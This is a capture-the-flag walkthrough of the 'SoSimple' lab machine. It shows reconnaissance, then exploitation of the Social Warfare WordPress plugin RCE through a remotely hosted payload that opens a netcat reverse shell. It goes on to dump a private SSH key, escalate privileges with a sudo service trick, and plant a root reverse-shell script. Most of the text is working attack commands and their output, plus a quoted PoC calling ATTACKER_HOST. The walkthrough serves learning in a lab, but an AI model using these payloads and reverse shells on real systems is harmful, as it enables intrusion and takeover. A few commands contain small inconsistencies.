

SoSimple

```
ping sosimple.local
```

```
rustscan -r 1-65535 -a sosimple.local -- -A -oN portscan
```

```
PORT  STATE SERVICE REASON          VERSION
22/tcp open  ssh      syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 5b:55:43:ef:af:d0:3d:0e:63:20:7a:f4:ac:41:6a:45 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDZJ+y+c4YDmXPBY8hytP7uA0bmTKJfUnWpZn1744GxKheNmQqG98tALhL+Hz40xWRhLzoGa/kT
x8qc32cvgh27S00fiIvZ3s3xeh1D0qjC1kEkzJG9YeMRKRc0AC2TctRmGbvBGL3iKjjuLS+LXxgtNEnjGI3m+n7RwgMDe0iv82ThCc1oRjeTEysstm
CIXGa0iSe1vGrLk6dIrRsmBPsG3V3dkggyOL/aWkL6Q2bnb3suFINJ98Hvjd9Pe3ngsnv5iefgRaHwu/GgP7sVpLsKGdvo2smS7PTmHrZFqP74SeG0
|   256 53:f5:23:1b:e9:aa:8f:41:e2:18:c6:05:50:07:d8:d4 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB0/ko3XtMH5m6keCi750yCg/B93iEWSBbyGrmJJ4
|   256 55:b7:7b:7e:0b:f5:4d:1b:df:c3:5d:a1:d7:68:a9:6b (ED25519)
|_ _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKkLRPLYIQqo5WToErae3vTYq6M2ZYupOFtsl1oNG0rp
80/tcp open  http      syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
|_ _http-title: So Simple
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ _http-server-header: Apache/2.4.41 (Ubuntu)
```

On this machine 2 ports are open as **22, 80**

On port **80**



Fuzz on port 80

```
feroxbuster -u http://sosimple.local -t 100 -no-recursion --dont-extract-links
```

```
(root@Hindutva) ~/Desktop/ctf/sosimple
# feroxbuster -u http://sosimple.local -t 100 -no-recursion --dont-extract-links
```


FERROX OXIDE
by Ben "epi" Risher ver: 2.10.0

Target Url	http://sosimple.local
Threads	100
Wordlist	/root/Documents/ubuntu/Wordlists/dir_big.txt
Status Code Filters	[404]
Timeout (secs)	7
User-Agent	feroxbuster/2.10.0
Config File	/etc/feroxbuster/ferox-config.toml
Output File	-recursion
HTTP methods	[GET]
Do Not Recurse	true

Press [ENTER] to use the Scan Management Menu™

```
403 GET 9l 28w 279c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404 GET 9l 31w 276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 77l 39w 495c http://sosimple.local/
301 GET 9l 28w 320c http://sosimple.local/wordpress => http://sosimple.local/wordpress/
```

Found **/wordpress** as a directory



Why it's so simple ? — Just another WordPress site

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

admin July 12, 2020 Uncategorized 1 Comment

Scan this directory using **wp-scan**

```
wpscan --url http://sosimple.local/wordpress -e ap
```


```
[i] Plugin(s) Identified:
[+] simple-cart-solution
| Location: http://sosimple.local/wordpress/wp-content/plugins/simple-cart-solution/
| Last Updated: 2022-04-17T20:50:00.000Z
| [!] The version is out of date, the latest version is 1.0.2
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 0.2.0 (100% confidence)
| Found By: Query Parameter (Passive Detection)
| - http://sosimple.local/wordpress/wp-content/plugins/simple-cart-solution/assets/dist/js/public.js?ver=0.2.0
| Confirmed By:
| Readme - Stable Tag (Aggressive Detection)
| - http://sosimple.local/wordpress/wp-content/plugins/simple-cart-solution/readme.txt
| Readme - ChangeLog Section (Aggressive Detection)
| - http://sosimple.local/wordpress/wp-content/plugins/simple-cart-solution/readme.txt
[+] social-warfare
| Location: http://sosimple.local/wordpress/wp-content/plugins/social-warfare/
| Last Updated: 2023-02-15T16:23:00.000Z
| [!] The version is out of date, the latest version is 4.4.1
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Comment (Passive Detection)
|
| Version: 3.5.0 (100% confidence)
| Found By: Comment (Passive Detection)
| - http://sosimple.local/wordpress/, Match: 'Social Warfare v3.5.0'
| Confirmed By:
| Query Parameter (Passive Detection)
| - http://sosimple.local/wordpress/wp-content/plugins/social-warfare/assets/css/style.min.css?ver=3.5.0
| - http://sosimple.local/wordpress/wp-content/plugins/social-warfare/assets/js/script.min.js?ver=3.5.0
| Readme - Stable Tag (Aggressive Detection)
| - http://sosimple.local/wordpress/wp-content/plugins/social-warfare/readme.txt
| Readme - ChangeLog Section (Aggressive Detection)
| - http://sosimple.local/wordpress/wp-content/plugins/social-warfare/readme.txt
```

Found **social-warfare** plugin is vulnerable


social-warfare 3.5.0 exploit

Github Videos News Images Shopping Books Maps Flights Finance

About 58,800 results (0.34 seconds)

 Exploit Database
<https://www.exploit-db.com/exploits>

WordPress Plugin Social Warfare < 3.5.3 - Remote Code ...
03-May-2019 — WordPress Plugin **Social Warfare** < 3.5.3 - Remote Code Execution.
CVE-2019-9978 . webapps **exploit** for PHP platform.
You visited this page on 2/9/2023.

 WPScan
<https://wpscan.com/vulnerability>

Social Warfare <= 3.5.2 - Unauthenticated Remote Code ...
Social Warfare <= 3.5.2 - Unauthenticated Remote Code Execution (RCE) · Description · Proof of Concept · Affects Plugins · References · Classification · Miscellaneous.
You've visited this page 2 times. Last visit: 3/9/2023

Social Warfare <= 3.5.2 - Unauthenticated Remote Code Execution (RCE)

Description

Unauthenticated remote code execution has been discovered in functionality that handles settings import.

Proof of Concept

1. Create payload file and host it on a location accessible by a targeted website. Payload content : "<pre>system('cat /etc/passwd')</pre>"
2. Visit http://WEBSITE/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://ATTACKER_HOST/payload.txt
3. Content of /etc/passwd will be returned

Create file as **payload.txt** with reverse shell

```
<pre>system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc YOUR_IP 443 >/tmp/f')</pre>
```

```
(root@Hindutva)~[~/Desktop/ctf/sosimple]
# cat payload.txt
<pre>system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.207.78 443 >/tmp/f')</pre>
```

Start the python server and netcat listener

```
python3 -m http.server 80
```

Go to http://sosimple.local/wordpress/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://YOUR_IP/payload.txt

```
Q sosimple.local/wordpress/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://192.168.207.78/payload.txt
Reverse Shell  MSFvenom - Metasplo...  vmclist
```

Why it's so simple ? — Just another WordPress site

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

admin July 12, 2020 Uncategorized 1 Comment

```
(root@Hindutva)~[~/Desktop/ctf/sosimple]
# rlwrap -f . -r nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.207.78] from (UNKNOWN) [192.168.207.78] 59820
bash: cannot set terminal process group (1004): Inappropriate ioctl for device
bash: no job control in this shell
www-data@so-simple:/var/www/html/wordpress/wp-admin$ whoami
whoami
www-data
www-data@so-simple:/var/www/html/wordpress/wp-admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@so-simple:/var/www/html/wordpress/wp-admin$ |
```

Got a shell as **www-data**

```
www-data@so-simple:/home$ cd max
cd max
www-data@so-simple:/home/max$ ls -la
ls -la
total 52
drwxr-xr-x 7 max max 4096 Aug 22 2020 .
drwxr-xr-x 4 root root 4096 Jul 12 2020 ..
lrwxrwxrwx 1 max max 9 Aug 22 2020 .bash_history → /dev/null
-rw-r--r-- 1 max max 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 max max 3810 Jul 12 2020 .bashrc
drwx----- 2 max max 4096 Jul 12 2020 .cache
drwx----- 3 max max 4096 Jul 12 2020 .gnupg
drwxrwxr-x 3 max max 4096 Jul 12 2020 .local
-rw-r--r-- 1 max max 807 Feb 25 2020 .profile
drwxr-xr-x 2 max max 4096 Jul 14 2020 .ssh
-rw-r--r-- 1 max max 33 Sep 3 06:03 local.txt
-rw-r--r-- 1 max max 49 Jul 12 2020 personal.txt
drwxrwxr-x 3 max max 4096 Jul 12 2020 this
-rwxr-x--- 1 max max 43 Aug 22 2020 user.txt
www-data@so-simple:/home/max$ cat local.txt
cat local.txt
c282a2236845e62bebb2b1c2dbefc5fc
www-data@so-simple:/home/max$ |
```

Found **.ssh** folder in max user account and **id_rsa** private key


```
www-data@so-simple:/home/max/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

Copy the content of `id_rsa` file in local machine and set read and write permission for it

```

(root@Hindutva)-[~/Desktop/ctf/sosimple]
# nano id_rsa

(root@Hindutva)-[~/Desktop/ctf/sosimple]
# chmod 600 id_rsa

(root@Hindutva)-[~/Desktop/ctf/sosimple]
# ssh -i id_rsa max@sosimple.local
The authenticity of host 'sosimple.local (192.168.207.78)' can't be established.
ED25519 key fingerprint is SHA256:+ejHZkFq2lUl66K6hxgfr5b2MoCZzYE8v3yBV3/XseI.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:40: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'sosimple.local' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Sep  3 06:36:17 UTC 2023

System load:  0.0               Processes:                    168
Usage of /:   53.4% of 8.79GB   Users logged in:             0
Memory usage: 20%              IPv4 address for docker0:    172.17.0.1
Swap usage:   0%               IPv4 address for ens160:     192.168.207.78

47 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

max@so-simple:~$ whoami
max
max@so-simple:~$ |

```

Type **sudo -l**

```

max@so-simple:~$ sudo -l
Matching Defaults entries for max on so-simple:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User max may run the following commands on so-simple:
  (steven) NOPASSWD: /usr/sbin/service

```

User **max** can run **/usr/sbin/service** as a **steven** user

Go to <https://gtfobins.github.io> and search for **service** click on **sudo**

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo service ../../bin/sh
```

```
sudo -u steven /usr/sbin/service ../../bin/sh
```

```
max@so-simple:~$ sudo -u steven /usr/sbin/service ../../bin/sh
$ whoami
steven
$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
```

Now we are **steven** user

Type **sudo -l**

```
$ sudo -l
Matching Defaults entries for steven on so-simple:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User steven may run the following commands on so-simple:
  (root) NOPASSWD: /opt/tools/server-health.sh
```

User **steven** can run **server-health.sh** file under the **/opt/tools** folder as a **root**

But there is no folder in **/opt** as **tools** so make it and create **server-health.sh** file with reverse shell

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc YOUR_IP 4444
>/tmp/f" > server-health.sh
```

Make it executable

```
chmod +x server.health.sh
```

Start the netcat listener and execute file

```
sudo /opt/tools/server-health.sh
```

```
$ cd /opt
$ ls
$ mkdir tools
$ cd tools
$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc [REDACTED] 4444 >/tmp/f" > server-health.sh
$ chmod +x server-health.sh
$ ./server-health.sh
rm: cannot remove '/tmp/f': No such file or directory
$ sudo /opt/tools/server-health.sh
```

```
(root@Hindutva)-[~/Desktop/ctf/sosimple]
# rlwrap -f . -r nc -lvnp 4444
listening on [any] 4444 ...
connect to [REDACTED] from (UNKNOWN) [192.168.207.78] 60664
root@so-simple:/opt/tools# id
id
uid=0(root) gid=0(root) groups=0(root)
root@so-simple:/opt/tools# whoami
whoami
root
root@so-simple:/opt/tools# cd /root
cd /root
root@so-simple:~# ls
ls
flag.txt
proof.txt
snap
root@so-simple:~# cat proof.txt
cat proof.txt
06fec05fed71e3de9f88d5d88719ec20
root@so-simple:~# |
```

We are **root** user of the system